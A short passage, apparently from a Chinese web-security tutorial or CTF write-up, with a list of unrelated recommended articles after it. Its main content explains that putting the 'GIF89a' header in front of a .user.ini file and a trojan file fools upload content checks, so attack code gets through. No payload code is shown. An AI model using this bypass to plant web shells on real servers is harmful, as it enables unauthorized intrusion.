
我们要在user.ini文件和木马文件前加上一个GIF89a来绕过限制

因为GIF89a是一种图像文件格式的标准,所以可以在检验上传文件内容的时候绕过限制,使我们的攻击代码能够上传成功

相关推荐
子兮曰1 天前
jev-ultrafast 深度解析:7 秒订机票的浏览器 Agent 是如何炼成的
前端·后端·agent
子兮曰1 天前
Jev 爆发一周:7 秒 Agent 背后的 System One 生态与三场争议
前端·后端·ai编程
一隅论数智1 天前
给AI一张“业务概念地图“:本体如何从哲学走向企业智能
大数据·人工智能·经验分享·笔记·学习·学习方法·政务
前端小万1 天前
写公众号赚了 3000 块后,我做了一款叫 "一键成稿" 的软件
前端·微信小程序
爱勇宝1 天前
ZCode 开源 24 小时:一份没有历史的账本,回答不了"有没有偷代码"
前端·后端·chatglm (智谱)
三十而立洋1 天前
Cookie 详解:从产生到安全,一次讲透
前端·javascript
卡布鲁1 天前
把一个 Vite + Vue3 应用塞进 qiankun (React + Umi3) 主站:十个坑的复盘
前端·javascript·react.js
深圳老胡1 天前
STM32F407 控制 L6470 步进电机驱动 —— 控制过程简介
笔记·stm32·单片机·嵌入式硬件·代码规范
Because_of_Her11 天前
并查集-听课笔记
笔记·算法·并查集
彧azz1 天前
Linux 环境下 Redis 学习总结:数据类型、持久化、锁、事务、主从与缓存问题
linux·redis·笔记·学习·面试